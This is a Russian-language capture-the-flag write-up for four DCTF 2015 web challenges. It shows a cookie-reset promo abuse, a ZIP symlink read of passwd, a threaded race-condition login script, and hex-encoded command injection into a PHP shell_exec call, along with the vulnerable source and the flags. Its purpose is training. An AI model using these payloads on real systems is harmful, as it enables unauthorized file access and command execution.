DCTF 2015 Category: WEB

Web 100

Веб-страница содержит в себе поле ввода промо-кода с данным описанием - “Флаг стоит сейчас очень дорого, попробуйте купить его. Возможно, вам поможет наш промо-код DCTF_SUPER_CODE”.

При вводе промо-кода начисляется 10 долларов. При повторной попытке ввода кода появлялось сообщение “Данный промо-код был уже использован”.

Успешным решением данного таска является удаление cookie сессии.Можно было заметить, что при её удаление, колличество долларов на счету остается тем же, а промо-код можно ввести снова. Таким образом набрав 20 долларов мы получаем флаг - DCTF{3a9bad36a0fb1edcaa83b6669d667061}.

Web 200

Сервис предствляет из себя распаковщик ZIP архивов. Происходит загрузка архива, после чего предоставляется возможность скачать log выполнения распаковки, архив, содержимое архива.При попытке перейти на директорию выше в URL появлялась ошибка “Обнаружена попытка взлома”. Очевидно, что распаковщик работает через shell_exec.

Решение данного таска выглядит так:

- Создаем симлинк Ln -s на passwd
- Упаковываем в ZIP архив
- Заливаем в сервис
- В списке распакованных файлов симлинк не отображается, поэтому обращаемся к нему в URL.
- Получаем флаг

Web 300

Сервис содержит в себе только 3 страницы - index.php, login.php, register.php. Можно лишь

регистрироваться и логиниться. При попытке логина появляется сообщение “Вы были автоматически заблокированы”.

Добавив ‘~’ в к login.php и register.php можно просмотреть исходные коды страниц.

register.php

```
<?php

include_once('config.php');

if(isset($_POST['username'])){
    $username = mysql_real_escape_string($_POST['username']);
    $password = mysql_real_escape_string($_POST['password']);

    $q = "INSERT into users (username, password) values ('".$username."', '".$pas
sword."');";

    mysql_query($q);
    $q = "INSERT into privs (uid, blocked) values ((select users.id from users wh
ere username='".$username."'), TRUE);";
    mysql_query($q);
    ?>
    <h2>Congrats! Login now</h2>
    <?php
}  else {
    ?>
    <h1>Register</h1>
<form action="register.php" method="post">
    <ul>
        <li>
            <label>Username</label>
            <input type="text" name="username">
        </li>
        <li>
```

```
            <label>Password</label>
            <input type="text" name="password">
        </li>
        <li>
            <input type="submit">
            </li>
    </ul>
</form>
    <?php
} ?>
```

login.php

```php
<?php

include_once('config.php');

if(isset($_POST['username'])) {
    $user = mysql_real_escape_string($_POST['username']);

    $q = 'SELECT * FROM `users` WHERE username="'.$user.'" LIMIT 1';
    $result = mysql_query($q);
    if(!mysql_num_rows($result)) die('nop');
    $result = mysql_fetch_array($result);

    if($result['username'] === $_POST['username'] && $result['password'] === md5(
$_POST['password'])) {
        ?> <h1>Logged in as </h1>
<div>
    <h1>Login</h1>
    <form action="login.php" method="post">
        <ul>
            <li>
                <label>Username</label>
                <input type="text" name="username">
            </li>
            <li>
                <label>Password</label>
                <input type="text" name="password">
            </li>
            <li>
                <input type="submit" value="Login">
                </li>
        </ul>
    </form>
</div>
<?php } ?>
```

Очевидна уязвимость типа RaceCondition. Необходимо залогиниться до того, как нам будет выдана блокировка. Для этого пишем небольшой скрипт, который регистрируется и логиниться в два потока.

```
import requests
import threading
import random

def register(user, password):
        data = {"username": user, "password": password}
        url = "http://10.13.37.4/register.php"
        h = {
                'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/29.0.157.62 Safari/537.36)'
        }
        s = requests.Session()
        s.headers.update(h)
        r = s.post(url, data=data, headers = h)


def login(user, password):
        data = {"username": user, "password": password}
        url = "http://10.13.37.4/login.php"
        h = {
                'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/29.0.157.62 Safari/537.36)'
        }
        s = requests.Session()
        s.headers.update(h)
        r = s.post(url, data=data, headers = h)
        print r.text



while True:
```


```
        username = random.randint(1, 10000000000)
        password = random.randint(1, 10000000000)

        t1 = threading.Thread(target=register, args=(username, password))
        t2 = threading.Thread(target=login, args=(username, password))

        t1.start()
        t2.start()

        t1.join()
        t2.join()
```

В итоге получаем LOGIN:[<h1>Logged in as </h1>CONGRATS! Flag: DCTF{797b5361f70623db624656b3b6105f73}]

Web 400

Сервис содержит в себе одну страницу с подобным содержанием для 4-х пользователей.

Ссылки на изображение выглядят таким образом:http://10.13.37.5/?id=1&usr=1. При попытке провести SQL инъекцию получаем страницу с “ошибкой”.



Скачаем одно из изображение и откроем с помощью HEX Editor. Находим интересную строчку “cat: images/2_6.jpg”. После долгих мучений понимаем, что проверка происходит по регулярному выражению, а также используется php функция is_numeric.

Прочитав части документации по данной функции начинаем подставлять вместо id текст в hex формате:

```
http://10.13.37.5/?id=0x2e2e2f696e6465782e7068703b&usr=1
```

В выводе получаем:

```
images/../index.php_6.jpg: No such file or directory
```

Теперь необходимо избавиться от “_6” для получения index.php. Сделаем это просто добавив “;” (0x3b).

index.php

```php
<?php

// ini_set('display_errors',1);
// error_reporting(E_ALL);

mysql_connect('localhost','w400', 'lajsflkjaslfjasklfj10412497128') or die('neah'
);
mysql_select_db('w400');

if(isset($_GET['id'], $_GET['usr'])) {

    if(!is_numeric($_GET['id']) || !is_numeric($_GET['usr'])) {
        die('ID or User ID must be numeric, obviously. Cheers from Bucharest, awe
some girls, smoke free. :-) <br><img src="..... }

    $q = mysql_query('SELECT concat('.$_GET['id'].',"_",image) as path FROM image
s WHERE id="'.$_GET['usr'].'"');
    $path = mysql_result($q, 0);

    header('Content-Type: image/jpeg');
    echo shell_exec("cat images/$path 2>&1");
} else {
    echo '<h1>List of some users! I don\'t know CSS! :(</h1>';
    $q = mysql_query('SELECT * FROM `images`');
    while($row = mysql_fetch_array($q)) {
        echo '<h3>'.$row['user'].'</h3>';
        echo '<img src="?id='.$row['id'].'&usr='.$row['id'].'">';
    }
}
```

Ничего интересного здесь мы не находим, поэтому просто попробуем прочитать все файлы при помощи команды ;ls -l;

```
$> curl "http://10.13.37.5/?id=0x3b6c73202d6c3b&usr=1"
total 32
-rw-r--r-- 1 root root    38 Oct  1 22:14 6e8218531e0580b6754b3e3be5252873.txt
drwxrwxr-x 2 root root  4096 Oct  1 22:14 images
-rw-r--r-- 1 root root 21392 Oct  1 22:17 index.php
```

Запрашиваем http://10.13.37.5/6e8218531e0580b6754b3e3be5252873.txt. и получаем флаг:

DCTF{19b1f9f19688da85ec52a735c8da0dd3}